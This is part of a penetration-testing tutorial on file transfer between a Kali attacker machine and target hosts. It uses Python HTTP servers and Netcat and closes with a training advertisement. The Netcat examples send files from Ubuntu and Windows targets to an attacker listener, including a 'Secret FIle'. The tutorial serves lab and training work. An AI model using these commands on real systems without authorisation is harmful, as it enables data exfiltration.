
```
python2 -m SimpleHTTPServer 80
```



```
┌──(root㉿kali)-[~/raj]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

If you're using **Python3**, initiate the server with this command:

```
python3 -m http.server 8000
```




```
┌──(root㉿kali)-[~/raj]
└─# python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

File transfer using Netcat

Netcat, commonly known as **nc**, is a multifunctional networking tool designed for reading from and writing to network connections over TCP or UDP. Netcat can facilitate file transfers by establishing a simple client-server setup.

To transfer file in the kali machine from an Ubuntu machine we can use the following command inside kali:


```
nc -lvp 5555 > file.txt
```



```
┌──(root㉿kali)-[~/raj]
└─# nc -lvp 5555 > file.txt

listening on [any] 5555 ...
```

Now we can run the following command in ubuntu to send the file to the kali machine:

```
ls
nc 192.168.31.141 5555 < file.txt
```




```
pentest@ignite:~/ignite$ ls
file.txt
pentest@ignite:~/ignite$ nc 192.168.31.141 5555 < file.txt
```

Similarly, we can also receive files from a windows machine inside our kali linux. However, it should be noted that we the target windows machine should have the nc.exe binary to make this method work.

Following is the command we need to run on the windows machine:


```
nc.exe 192.168.31.141 5555 < data.txt
```



```
C:\Users\Public>nc.exe 192.168.31.141 5555 < data.txt
```

To receive the file in the kali machine, we will run the following command:

```
nc -lvp 5555 > data.txt
cat data.txt
```



```
┌──(root㉿kali)-[~/raj]
└─# nc -lvp 5555 > data.txt

listening on [any] 5555 ...
connect to [192.168.31.141] from MSEDGEWIN10.lan [192.168
^C

┌──(root㉿kali)-[~/raj]
└─# cat data.txt
Secret FIle
```

Conclusion

As we have seen, there are various methods to transfer the file from out machine to target system and vice versa. It depends on one's choice and circumstances to use the appropriate tool for the file transfer.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in